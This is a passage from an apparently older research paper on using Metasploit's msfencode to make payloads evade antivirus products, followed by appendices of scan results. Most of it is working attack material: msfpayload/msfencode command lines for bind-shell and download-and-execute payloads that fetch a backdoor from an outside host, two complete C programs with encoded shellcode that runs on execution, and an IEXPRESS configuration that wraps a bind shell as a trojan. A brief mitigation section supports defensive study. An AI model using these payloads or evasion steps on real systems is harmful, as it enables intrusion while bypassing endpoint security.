The second method for creating these msfencoded altered payloads is to simply produce raw output, and then splice it into a Windows PE binary in the proper location The following illustration shows a copy of bindshell.exe and a copy of the raw format of bindshell. You can see that "bindshell.raw" begins at byte 0x060B in bindshell.exe. By creating a raw msfencoded version of BINDSHELL and replacing the original raw hex blob we can create a new binary with our new payload. This should work as long as we stay within the .data segment of a PE file.



A third method for producing msfencoded payloads, which is the one I used most often, is to produce C code, then compile it in a small program which executes the payload. With the release of 3.1 the Metasploit team provided /data/templates/template.c which contains the small program needed to execute the payload. Use msfencode to create C code such as this:

```
./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -e x86/avoid_utf8_tolower -t c > bindshell.c
```

Then, we replace the NOP sled in template.c assigned to the PAYLOAD variable with the string assigned to the buffer variable in bindshell.c. The resulting code is compiled into an encoded version of the shell_bind_tcp payload. Source code for two sample combined

payloads is in APPENDIX for your review. With this process one can use the options in msfencode to create a large number of variants to the payloads. You can use the ”BAD BYTES” option to further mutate the encoded payloads and produce more variant or exclude specific bytes patterns if you know what the signatures are to avoid…

11. Affect of MSFENCODE on Avoiding Detection

In my testing I used the “create C code and compile” method described above to create encoded payloads. I created several different versions of payloads and submitted them to see how encoding affected detection. Using msfencode seems to be a very effective way of creating standalone executable payloads which are not detected by antivirus products. Msfencode was able to obfuscate DOWNTINI.EXE which, unaltered is detected by twelve antivirus products, to avoid all but four antivirus engines. Using the default parameters of msfencode to create payloads I was able to evade half of the antivirus products that detected the payload before it was encoded. The heuristics engines in F-Secure and Kaspersky did repeatedly detect the default msfencoded binaries; but just as a very generic “type_win32” virus. DOWNTINI was originally detected by 12 antivirus products as malicious code. After encoding, only three antivirus products detected it. Bindshell was originally detected by four antivirus products but after encoding it was reduced to only two products.

I believe that using MSFEncode to alter payloads is a highly effective way of evading antivirus products. The Shikata_ga_nia encoding is the default encoding scheme used by msfencode and is very

effective in evading antivirus products. Likewise, all the encoders were able to bypass all the antivirus products when encoding shell based payloads, with the exception of the heuristics engines in F-Secure and Kaspersky.

DownTINI msfencoding results

Sample Name	Creation (combined with template.c and compiled)	Detection
Downtini Encoder:none	$ ./msfpayload windows/download_exec URL=http://ntsecurity.nu/downloads/tini.exe X	12/32 (37.5%)
Downtinibadcode1A Encoder: x86/call4_dword_xor	$ ./msfpayload windows/download_exec URL=http://ntsecurity.nu/downloads/tini.exe R | ./msfencode -b '\x12\xd9\xf7\x7c\xa5\x2a' -a x86 -t c	6/32 (18.75%)
Downtinibadecode4A Encoder: X86/nonupper	./msfpayload windows/download_exec URL=http://ntsecurity.nu/downloads/tini.exe R | ./msfencode -b '\x00\x02\x03\x04\x06\x08\x09\x11\x13\x14\x15\x16\x17\x18\x20\x21\x22\x23\x24\x25\x26\x27\x29\x30' -e x86/nonupper -t c >~/downtinibadecode4.c	4 or 32 (12.5%)
Downtinibadcode5A Encoder: X86/fnstenv_mov	./msfpayload windows/download_exec URL=http://ntsecurity.nu/downloads/tini.exe R | ./msfencode -b '\x72\x69\x76\x76\x79\x00\x01\x02\x03\x04' -t c >~/downtinibadecode5.c	4 or 32 (12.5%)

Downtinijumpcall Encoder: X86/jump_call_addaptive	./msfpayload windows/download_exec URL=http://ntsecurity.nu/downloads/tini.exe R | ./msfencode -e x86/jump_call_addaptive -t c>~/downtinijumpcall.c	5/32 (15.63%)
Downtinishikata Encoder: shikata_ga_nia	./msfpayload windows/download_exec URL=http://ntsecurity.nu/downloads/tini.exe R | ./msfencode -e x86/shikata_ga_nia -t c >~/downtinishikata.c	3/32 (9.38%)

Bindshell msfencoding results

Sample Name	Creation (combined with template.c and compiled)	Detection
Bindshell.exe Encoding:none	./msfpayload windows/shell_bind_tcp X > bindshell.exe	4/32 (12.5%)
Bindshellapha_mixedA Encoding: x86/Alpha_mixed	./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -e x86/alpha_mixed -t c	2/32 (6.25%)
BindshellCall4_dword _xorA Encoding:Call4_dword	./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -e x86/call4_dword_xor -t c	2/32 (6.25%)

_xor		
bindshellcountdownA Encoding:Countdown	./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -e x86/countdown -t c	2/32 (6.25%)
Bindshellcountdown2A Encoding:countdown -b '\xb9'	./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -e x86/countdown -b '\xb9' -t c	2/32 (6.25%)
Bindshellnonalpha Encoding:x86/nonalpha	./msfpayload windows/shell_bind_tcp R | ./msfencode -a x86 -e x86/nonalpha -tc	2/32 (6.25%)

12. The Results

Today's antivirus products are all but completely ineffective in detecting Metasploit payloads. On non-Windows platforms the payloads are completely invisible to all antivirus products. On the Windows platform detection is not much better. Some of the leading antivirus vendors in the industry never detected a single payload. For every antivirus engine there was at least one method bypassing its detection; and that's before using msfencode. With msfencode one can consistently evade half of the antivirus applications that were able to detect the default payloads.

13. Mitigating the Risk

"Patch your systems and keep your antivirus software up to date". No it's not the perfect solution, but it is part of "defense in depth". What more can we do? Use antivirus product that employ heuristics based algorithms rather than simply doing pattern matching. I suspect that many of the antivirus vendors would tell us that their antivirus products are not a complete solution for malware defense on our desktops. The number of variants being released each day make any signature based solution a losing proposition. Many antivirus vendors have also begun selling Host Intrusion Prevention System (HIPS). HIPS products wrap the kernel and API hooks to identify malicious code through its behavior, and provide buffer overflow protection. HIPS provide a fair amount of protection against unknown/ 0-day threats. Applications that spawn shells or start new network listeners have a fair chance of being detected by a HIPS based upon their behavior. Virustotal.com does not run the submitted files through HIPS products. If it did I am confident we would see very different results. If you are not currently running a HIPS product on your desktops and servers, perhaps it is time you began to evaluate the risk associated with that decision.

14. What the Future May Hold

With the introduction of Metasm to the Metaploit arsenal of tools, Metasploit frameworks are no longer limited to including static blobs of machine language code. Instead they can include polymorphic assembly language code. In Metasploit 3.1, payloads and exploits have already emerged using Metasm. Exploits such as the MadWifi_giwscan and trendmicro_officescan have been rewritten in

easily read assembly rather than the old hexadecimal blobs. Payloads such as the linux shell_reverse_tcp2 and staged netware reverse_tcp have been rewritten in assembly. The future may include payloads that are dynamically written at the time of attack to be as stable and stealthy as possible depending on the target.

15. Appendix A: Sample MSFEncoded Payloads

Bindshellshikata.c

```
#include <stdio.h>
/* 8192 */
char payload[] =
"\xdb\xd2\xba\xda\xdc\x40\x1c\xd9\x74\x24\xf4\x58\x33\xc9\xb1"
"\x50\x31\x50\x19\x03\x50\x19\x83\xe8\xfc\x38\x29\xbc\x76\x57"
"\x9f\xd5\x7e\x58\xdf\xd9\xe1\x2d\x4c\x02\xc6\xba\xc8\x76\x8d"
"\xc0\xd7\xfe\x90\xd7\x53\xb1\x8a\xac\x3b\x6e\xaa\x59\x8a\xe5"
"\x98\x16\x0c\x14\xd1\xe8\x96\x44\x96\x28\xdc\x93\x56\x62\x10"
"\x9d\x9a\x99\xdf\xa6\x4e\x79\x08\xac\x8b\x0a\x17\x6a\x55\xe7"
"\xce\xf9\x59\xbc\x85\xa1\x7d\x43\x71\x5e\x52\xc8\x0c\x0d\x8e"
"\xd2\x6f\x0d\xff\x31\x0b\x1a\x43\xf5\x5f\x5c\x48\x7e\x2f\x41"
"\xfd\x0b\x90\x71\xa3\x63\x9f\xcc\x55\x9f\xcf\x2f\xbf\x39\xa3"
"\xa9\x28\xf6\x71\x5e\xde\x8b\x47\xc1\x74\x94\x78\x95\xbf\x87"
"\x85\x5d\x10\xa8\xa0\xfd\x19\xb3\x2b\x83\xf7\x33\xb6\xd6\x6d"
"\x41\x49\x08\x19\x9c\xbc\x5c\x77\x49\x40\x48\xdb\x26\xed\x26"
"\x8f\x8b\x42\x8a\x7c\xf4\xb5\x6a\xeb\x1b\x6a\x15\xb8\x92\x73"
"\x4c\x56\x00\x69\x1f\x60\x1f\x71\x09\x04\x8f\xdc\xe3\x26\x7f"
"\xb6\xaf\x74\x51\xae\xe7\x79\x7b\x63\x5d\x79\x53\xec\xb8\xcc"
"\xd5\xa4\x15\x30\x0f\x66\xce\x9a\xfa\x78\x3e\xb1\x6c\x60\xc6"
"\x70\x15\x39\xc6\xab\xb0\x3a\xe8\x32\x50\xa1\x6f\xd3\xc7\x44"
"\xf9\xc6\x6d\xc7\xa0\x21\xbd\x6e\xb5\x58\x79\xf8\xd8\xac\x41"
"\x09\xb6\x31\x03\xc3\x39\x8f\xaf\x88\x4b\x6a\x97\x05\xf8\x20"
"\x8f\x2b\x01\x85\x59\x33\x88\xae\x9a\x1d\x28\x78\x36\xf3\x9e"
"\xd7\xdc\xf2\x71\x89\x75\xa4\x8e\xf9\x1d\xeb\xa8\xff\x13\xa0"
"\xb5\xd6\xc1\xb8\xb5\xe0\xea\x97\xc1\x58\xe8\x9b\x12\x02\xef"
"\x4a\xc8\x34\xdf\x1b\x1d\x40\xdb\x84\x8e\xaa\x35\xc5\xe1\x5f";
int main(int argc, char **argv) {
```

```
   (*(void (*)()) payload)();
   return(0);
}
```

Bindshelljumpadaptive.c

```
#include <stdio.h>
/* 8192 */
char payload[] =
"\xfc\xeb\x11\x5e\xba\x86\x6d\x25\x05\x56\x31\x16\xad\x01\xc2"
"\x85\xc0\x75\xf7\xc3\xe8\xea\xff\xff\xff\x7a\x07\xce\x48\x6a"
"\x21\xef\xac\x95\xb2\x9b\x3f\x4d\x17\x17\xfa\xb1\xdc\x5b\x00"
"\xb1\xe3\x4c\x81\x0e\xfc\x19\xc9\xb0\xfd\xf6\xbf\x3b\xc9\x83"
"\x41\xd5\x03\x54\xd8\x85\xe0\x94\xaf\xd2\x29\xde\x5d\xdd\x6b"
"\x34\xa9\xe6\x3f\xef\x7a\x6d\x25\x64\x25\xa9\xa4\x90\xbc\x3a"
"\xaa\x2d\xca\x63\xaf\xb0\x27\x98\xe3\x39\x3e\xf2\xdf\x21\x20"
"\xc9\x11\x81\xc6\x46\x12\x05\x8c\x18\x99\xee\xe2\x84\x0c\x7b"
"\x42\xbc\x10\x14\xcd\xf2\xa2\x08\x81\xf5\x6d\xb6\x71\x6f\xfa"
"\x04\x44\x07\x8d\x19\x9a\x88\x25\x21\x0a\x5e\x0d\x30\x57\xa5"
"\xc1\x34\x7e\x86\x68\x2f\x19\xb9\x86\xb8\xe4\xec\x32\xbb\x17"
"\xde\xab\x62\xee\x2b\x86\xc2\x0e\x05\x8a\xbf\xa3\xfa\x7e\x03"
"\x17\xbf\xd3\x7c\x47\x59\xbc\x93\x34\xc3\x6f\x1d\x25\x9e\xf8"
"\xb9\xbc\xd0\x3f\x96\x3f\xc6\xaa\x09\x91\xb3\xd5\xfa\x79\x9f"
"\x87\xd5\x90\x88\x28\xff\x30\x63\x28\xd0\xdf\x6e\x9f\x57\x56"
"\x27\xdf\x8e\x39\x93\x4b\x7a\x45\xcb\xe7\xec\x5e\x92\xc1\x94"
"\xf7\x9b\x18\x33\x07\xb3\xc3\xd6\x93\x55\x64\x44\x31\x10\x91"
"\xe0\x99\x7b\x73\x39\x90\x9c\xe9\x85\x2a\x80\xdf\xc5\xde\xee"
"\xde\x84\x0d\x10\x5c\x25\xdd\x61\x1b\x0d\x4a\xd2\x77\x05\xfe"
"\xda\x3b\xc0\x01\x57\x78\x12\x2b\xcc\xd7\xbe\x85\xa3\x86\x54"
"\x27\x12\x78\xfc\x76\x6b\xaa\x96\xd5\x4a\x4e\xa9\x75\x93\x87"
"\x5f\x85\x94\x1f\x5f\xa9\xe1\x37\x63\xc9\x31\xd3\x64\x18\xeb"
```

```
"\xe3\x4b\xcd\xfb\x96\x68\x51\xa8\x59\xa6\x92\x9e\xac\x47\x6d"
"\x1e\xb1\x47\x6d";
int main(int argc, char **argv) {
        (*(void (*)()) payload)();
        return(0);
}
```

16 Appendix B: IEXPRESS SED Configuration File

```
 [Version]
Class=IEXPRESS
SEDVersion=3
[Options]
PackagePurpose=InstallApp
ShowInstallProgramWindow=1
HideExtractAnimation=1
UseLongFileName=1
InsideCompressed=0
CAB_FixedSize=0
CAB_ResvCodeSigning=0
RebootMode=N
InstallPrompt=%InstallPrompt%
DisplayLicense=%DisplayLicense%
FinishMessage=%FinishMessage%
TargetName=%TargetName%
FriendlyName=%FriendlyName%
AppLaunched=%AppLaunched%
PostInstallCmd=%PostInstallCmd%
AdminQuietInstCmd=%AdminQuietInstCmd%
UserQuietInstCmd=%UserQuietInstCmd%
SourceFiles=SourceFiles
[Strings]
InstallPrompt=
DisplayLicense=
FinishMessage=
TargetName=C:\temp\bindshellshikatatrojan.EXE
FriendlyName=Backdoor
AppLaunched=cscript startbdoor.vbs
PostInstallCmd=<None>
AdminQuietInstCmd=
UserQuietInstCmd=
FILE0="mspaint.exe"
FILE1="launcher.vbs"
FILE2="bindshell.exe"
```

```
[SourceFiles]
SourceFiles0=C:\WINDOWS\system32\
SourceFiles1=C:\temp\
SourceFiles2=C:\temp\
[SourceFiles0]
%FILE0%=
[SourceFiles1]
%FILE1%=
[SourceFiles2]
%FILE2%=
```

17 - Appendix C: Virus Total Results

This section contains the results of the submissions to virustotal.com. Virustotal.com provides the results of detection by the following antivirus engines, AhnLab-V3, AntiVir, Authentium, Avast, AVG, BitDefender, CAT-QuickHeal, ClamAV, DrWeb, eSafe, eTrust-Vet, Ewido, FileAdvisor, Fortinet, F-Prot, F-Secure, Ikarus, Kaspersky, McAfee, Microsoft, NOD32v2, Norman, Panda, Prevx1, Rising, Sophos, Sunbelt, Symantec, TheHacker, VBA32, VirusBuster and Webwasher-Gateway. I removed the table entries for all of the antivirus product that did not detect the payload. If product is not listed below then they did not detect the payload.

File bindshell.exe received on 01.27.2008 22:25:37 (CET)

Result: 4/32 (12.5%)

Antivirus	Version	Last Update	Result
AVG	7.5.0.516	2008.01.27	Dropper.Mdrop.N
F-Secure	6.70.13260.0	2008.01.27	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: 6427dfa8a1f4f81861e9eabd6f0e9263

SHA1: 10cbf815072674a0d0caca26303e4ade63047dc3

PEiD: -

File bindshell7777p.exe received on 01.27.2008 22:50:06 (CET)

Result: 4/32 (12.5%)

Antivirus	Version	Last Update	Result
AVG	7.5.0.516	2008.01.27	Dropper.Mdrop.N
F-Secure	6.70.13260.0	2008.01.27	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: fd5c6bea7d4b77a6bb817db2766825c8

SHA1: ce0f4c7b359d388650dea804fe2941fe5e8d2ec7

PEiD: -

File bindshell7777t.exe received on 01.27.2008 23:04:00 (CET)

Result: 4/32 (12.5%)

Antivirus	Version	Last Update	Result
AVG	7.5.0.516	2008.01.27	Dropper.Mdrop.N
F-Secure	6.70.13260.0	2008.01.27	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: 0f5c86581e3c2b3fe966002a81986ec6

SHA1: 508ad651437944b4db7f65541d2585c530ad79f1

PEiD: -

File bindshell65535.exe received on 01.27.2008 23:33:10 (CET)\

Result: 4/32 (12.5%)

Antivirus	Version	Last Update	Result
AVG	7.5.0.516	2008.01.27	Dropper.Mdrop.N
F-Secure	6.70.13260.0	2008.01.27	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: 1886605b0c24f65ab9934231374acc23

SHA1: 54055410eb670dd7b4667f6c9e79a0055b886538

PEiD: -

File bindvnc.exe received on 01.28.2008 03:25:34 (CET)

Result: 3/32 (9.38%)

\Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.01.28	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: c71d8d3cdd8185510d4c5a06b62e986e

SHA1: 6ca6cfca4580caf01381525684a84e7907626373

PEiD: -

File vncrev.exe received on 01.28.2008 03:33:48 (CET)

Result: 3/32 (9.38%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.01.28	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: 33808272973a8453cb4b3b39baddbe76

SHA1: 71ddbb6a08ddef6d4a43e864160aaabd60d6089a

PEiD: -

File bindmet.exe received on 01.28.2008 03:44:45 (CET)

Result: 3/32 (9.38%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.01.28	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: ae4f4fabd93c1266eb5234c076892ddf

SHA1: 872f2bd85cae0723ec2d59d05643a16ad4b491d9

PEiD: -

File downtini.exe received on 01.28.2008 04:01:49 (CET)

Result: 12/32 (37.5%)

Antivirus	Version	Last Update	Result

Avast	4.7.1098.0	2008.01.27	Win32:SdBot-gen44
BitDefender	7.2	2008.01.28	Exploit.Shellcode.A
DrWeb	4.44.0.09170	2008.01.27	Trojan.DownLoader.33584
F-Secure	6.70.13260.0	2008.01.28	W32/Downloader
Kaspersky	7.0.0.125	2008.01.28	Heur.Downloader
Microsoft	1.3109	2008.01.27	TrojanDownloader:Win32/Small.gen!C
NOD32v2	2826	2008.01.27	Win32/TrojanDownloader.Small.NTB
Norman	5.80.02	2008.01.24	W32/Downloader
Panda	9.0.0.4	2008.01.27	Suspicious file
Symantec	10	2008.01.28	Trojan.Ducky.B
VBA32	3.12.2.5	2008.01.21	suspected of Win32.Trojan.Downloader (http://...)
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: 14d2515276826cf83066d9bc057eb998

SHA1: 9566e1b876565a3760fbb1de809e9f54ee68473e

PEiD: -

norman sandbox: [General information]
 * **IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO - REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)**.
 * File length: 11776 bytes.

 [Changes to filesystem]
 * Creates file C:\WINDOWS\SYSTEM32\a.exe.

 [Network services]
 * Downloads file from http://www.ntsecurity.nu/downloads/tini.exe as C:\WINDOWS\SYSTEM32\a.exe.
 * Connects to \"www.ntsecurity.nu\" on port 80 (TCP).
 * Opens URL: www.ntsecurity.nu/downloads/tini.exe.

 [Security issues]
 * Starting downloaded file - potential security problem.

File revshell.exe received on 01.28.2008 04:26:33 (CET)

Result: 3/32 (9.38%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.01.28	Suspicious:W32/Malware!Gemini
Panda	9.0.0.4	2008.01.27	Suspicious file
Webwasher-Gateway	6.6.2	2008.01.27	Win32.Malware.gen (suspicious)

Additional information

File size: 11776 bytes

MD5: 9fa475b541f77e77c3851497039ac0b5

SHA1: c11f07ec0f01cb4c6817aca1b6a689993fb9c7e0

PEiD: -

File bindshelljumpcall.exe received on 01.28.2008 23:06:11 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.01.28	Type_Win32
Kaspersky	7.0.0.125	2008.01.28	Type_Win32

Additional information

File size: 24576 bytes

MD5: 58b832548923d24059ad38b455fb2d70

SHA1: 34318b51ee028133c5f1f92d43b1e776d97fa010

PEiD: Armadillo v1.71

packers: PE_Patch

File bindshellshikata.exe received on 01.28.2008 23:18:27 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.01.28	Type_Win32
Kaspersky	7.0.0.125	2008.01.28	Type_Win32

Additional information

File size: 24576 bytes

MD5: a756d909d3fce90df65cf4ee6661ca70

SHA1: d156eb5f5ad58cc310ef36f013ba2dca10b64af7

PEiD: Armadillo v1.71

packers: PE_Patch

File bindosx received on 01.29.2008 04:56:27 (CET)

Result: 0/32 (0%)

Antivirus	Version	Last Update	Result

Additional information

File size: 20800 bytes

MD5: 072b85c6b97c516d361914c84eaa5961

SHA1: 6dea8f4736e44d25f96a7c0825b037f3b54ad5ad

PEiD: -

File bindshelltrojan.EXE received on 02.01.2008 02:05:45 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
AVG	7.5.0.516	2008.01.31	Dropper.Mdrop.N
Webwasher-Gateway	6.6.2	2008.02.01	Win32.Malware.gen (suspicious)

Additional information

File size: 202240 bytes

MD5: 627acd62c988ea404d97cb2678eb1416

SHA1: 88a86919c1dfd966777b8768282d3c5c61ab5ea5

PEiD: -

File bindMetasploitltrojan.EXE received on 02.01.2008 02:29:51 (CET)

Result: 1/32 (3.13%)

Antivirus	Version	Last Update	Result
Webwasher-Gateway	6.6.2	2008.02.01	Win32.Malware.gen (suspicious)

Additional information

File size: 202240 bytes

MD5: a4826e483509bd90927beb5a461bc7ab

SHA1: 3fdc85fb6205665a38ce94f4fc089239c9455b90

PEiD: -

File linuxbindshell received on 02.01.2008 02:49:51 (CET)

Result: 0/32 (0%)

Antivirus	Version	Last Update	Result

Additional information

File size: 9625 bytes

MD5: 7583e60edca5890fe12c179442968252

SHA1: 6d5aa05664fb808d942b6a5c4de598acf5dd73dd

PEiD: -

File downtinitrojan.EXE received on 02.01.2008 03:07:09 (CET)

Result: 9/32 (28.13%)

Antivirus	Version	Last Update	Result
Avast	4.7.1098.0	2008.02.01	Win32:SdBot-gen44
AVG	7.5.0.516	2008.01.31	Downloader.Generic6.AFRP
BitDefender	7.2	2008.02.01	Exploit.Shellcode.A
DrWeb	4.44.0.09170	2008.01.31	Trojan.DownLoader.33584
Kaspersky	7.0.0.125	2008.02.01	Heur.Downloader
Microsoft	1.3109	2008.02.01	TrojanDownloader:Win32/Small.gen!C
NOD32v2	2841	2008.02.01	Win32/TrojanDownloader.Small.NTB
Sophos	4.25.0	2008.01.31	Mal/Generic-A
Webwasher-Gateway	6.6.2	2008.02.01	Trojan.Expl.Shellcode.A.8

Additional information

File size: 202240 bytes

MD5: 12498aa3d55b6086e7db6a0491181808

SHA1: 01dcebdfc454f0396b4ba22f64834da5b3026ab6

PEiD: -

File linuxreverse received on 02.01.2008 22:12:43 (CET)

Result: 0/31 (0%)

Antivirus	Version	Last Update	Result

Additional information

File size: 9625 bytes

MD5: 2de8868c4d039f21c3c7dedb290ba78c

SHA1: c9e013677d5386ca5bf492712458c8cd8b8bb8de

PEiD: -

File metrev.exe received on 02.01.2008 22:14:31 (CET)

Result: 3/32 (9.38%)

Antivirus	Version	Last Update	Result
F-Secure	-	-	Suspicious:W32/Malware!Gemini
Panda	-	-	Suspicious file
Webwasher-Gateway	-	-	Win32.Malware.gen (suspicious)

Additional information

MD5: 59eae3646bcd29cb2e0c1cd5c851cb24

SHA1: 35087610d9160b7fdcac36f26a3d27ff77d9c508

SHA256: 4e22b0bf83b775cf40e09216fcfcea64761dcfe7f522f79d9f7c22f202578975

SHA512: 9bd374f3d1bdfeffc4d4a671c5ff3089a01a8fbbbf8c0b11704798230b1133ec
ecf23479cd40114c4876b69dc42fad99fa4566ef5d13b93a3e9928dd7c9dae69

File downtinibadcode1A.exe received on 02.03.2008 04:22:27 (CET)

Result: 6/32 (18.75%)

Antivirus	Version	Last Update	Result
BitDefender	7.2	2008.02.03	Exploit.Shellcode.A
F-Secure	6.70.13260.0	2008.02.01	W32/Downloader
Kaspersky	7.0.0.125	2008.02.03	Type_Win32

McAfee	5221	2008.02.01	-
Microsoft	1.3204	2008.02.03	TrojanDownloader:Win32/Small.gen!C
NOD32v2	2845	2008.02.02	probably unknown NewHeur_PE virus
Norman	5.80.02	2008.02.01	W32/Downloader

Additional information

File size: 24576 bytes

MD5: 1eb38f669bee3dbb4a931f0acbc81c8e

SHA1: 66fbaebfd3b9526f2752d0d68da06bcef7ef38fb

PEiD: Armadillo v1.71

packers: PE_Patch

Norman sandbox: [General information]
 * **IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO - REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)**.
 * File length: 24576 bytes.

 [Changes to filesystem]
 * Creates file C:\WINDOWS\SYSTEM32\a.exe.

 [Network services]
 * Downloads file from http://ntsecurity.nu/downloads/tini.exe as C:\WINDOWS\SYSTEM32\a.exe.
 * Connects to \"ntsecurity.nu\" on port 80 (TCP).
 * Opens URL: ntsecurity.nu/downloads/tini.exe.

 [Security issues]
 * Starting downloaded file - potential security problem.

File downtinibadcode4A.exe received on 02.03.2008 04:32:57 (CET)

Result: 4/31 (12.91%)

Antivirus	Version	Last Update	Result
Avast	4.7.1098.0	2008.02.02	Win32:SdBot-gen44
F-Secure	6.70.13260.0	2008.02.01	Type_Win32
Kaspersky	7.0.0.125	2008.02.03	Type_Win32
McAfee	5221	2008.02.01	Exploit-MS04-011.gen

Additional information

File size: 24576 bytes

MD5: 692b7e75d7139aaaf407b6e82b5c32f1

SHA1: 01459ba6651eb5c505809207dfe7e22bf58276be

PEiD: Armadillo v1.71

packers: PE_Patch

File downtinibadcode5A.exe received on 02.03.2008 04:36:59 (CET)

Result: 4/32 (12.5%)

Antivirus	Version	Last Update	Result
BitDefender	7.2	2008.02.03	Exploit.Shellcode.A
Kaspersky	7.0.0.125	2008.02.03	Type_Win32
NOD32v2	2845	2008.02.02	probably unknown NewHeur_PE virus
Norman	5.80.02	2008.02.01	W32/Downloader

Additional information

File size: 24576 bytes

MD5: 38fc078d042e06b351493f5cdc58da5a

SHA1: b9350661ea4f660c11bf005749ea32b820ec21e5

PEiD: Armadillo v1.71

packers: PE_Patch

norman sandbox: [General information]
 * **IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO - REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)**.
 * File length: 24576 bytes.

 [Changes to filesystem]
 * Creates file C:\WINDOWS\SYSTEM32\a.exe.

 [Network services]
 * Downloads file from http://ntsecurity.nu/downloads/tini.exe as C:\WINDOWS\SYSTEM32\a.exe.
 * Connects to \"ntsecurity.nu\" on port 80 (TCP).
 * Opens URL: ntsecurity.nu/downloads/tini.exe.

 [Security issues]
 *

Starting downloaded file - potential security problem.

File downtinijumpcallA.exe received on 02.03.2008 04:43:32 (CET)

Result: 5/32 (15.63%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.02.01	W32/Downloader
Kaspersky	7.0.0.125	2008.02.03	Type_Win32
Microsoft	1.3204	2008.02.03	TrojanDownloader:Win32/Small.gen!C
NOD32v2	2845	2008.02.02	probably unknown NewHeur_PE virus
Norman	5.80.02	2008.02.01	W32/Downloader

Additional information

File size: 24576 bytes

MD5: a068964875550f65d070b4080c2439df

SHA1: 7b6186259f7bd488802b97a96a07deeedeb417cb

PEiD: Armadillo v1.71

packers: PE_Patch

norman sandbox: [General information]
 * **IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO - REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)**.
 * File length: 24576 bytes.

 [Changes to filesystem]
 * Creates file C:\WINDOWS\SYSTEM32\a.exe.

 [Network services]
 * Downloads file from http://ntsecurity.nu/downloads/tini.exe as C:\WINDOWS\SYSTEM32\a.exe.
 * Connects to \"ntsecurity.nu\" on port 80 (TCP).
 * Opens URL: ntsecurity.nu/downloads/tini.exe.

 [Security issues]
 * Starting downloaded file - potential security problem.

File downtinishikataA.exe received on 02.03.2008 04:46:34 (CET)

Result: 3/32 (9.38%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.02.01	W32/Downloader
Kaspersky	7.0.0.125	2008.02.03	Type_Win32
Norman	5.80.02	2008.02.01	W32/Downloader

Additional information

File size: 24576 bytes

MD5: ee340e7adc61940fc7ab3c51d473dc27

SHA1: 694713fa9751c98f215ea1b29632ef0edf915930

PEiD: Armadillo v1.71

packers: PE_Patch

norman sandbox: [General information]
 * **IMPORTANT: PLEASE SEND THE SCANNED FILE TO: ANALYSIS@NORMAN.NO - REMEMBER TO ENCRYPT IT (E.G. ZIP WITH PASSWORD)**.
 * File length: 24576 bytes.

 [Changes to filesystem]
 * Creates file C:\WINDOWS\SYSTEM32\a.exe.

 [Network services]
 * Downloads file from http://ntsecurity.nu/downloads/tini.exe as C:\WINDOWS\SYSTEM32\a.exe.
 * Connects to \"ntsecurity.nu\" on port 80 (TCP).
 * Opens URL: ntsecurity.nu/downloads/tini.exe.

 [Security issues]
 * Starting downloaded file - potential security problem.

File bindshellAcall_dword_xorA.exe received on 02.04.2008 01:37:55 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.02.04	Type_Win32
Kaspersky	7.0.0.125	2008.02.04	Type_Win32

Additional information

File size: 24576 bytes

MD5: a06c708563f82b1a058a49d0f83f9a05

SHA1: 5ea8bccfdf8cc706047ffd2c4ea847ac74a40be6

PEiD: Armadillo v1.71

packers: PE_Patch

File bindshellAlpha_mixedA.exe received on 02.04.2008 01:38:30 (CET)

Result: 2/32 (6.25%)

Antivirus	Version	Last Update	Result
F-Secure	6.70.13260.0	2008.02.04	Type_Win32
Kaspersky	7.0.0.125	2008.02.04	Type_Win32

Additional information

File size: 24576 bytes

MD5: 71cedfc476250ebdbdb69ad01d7f93a8

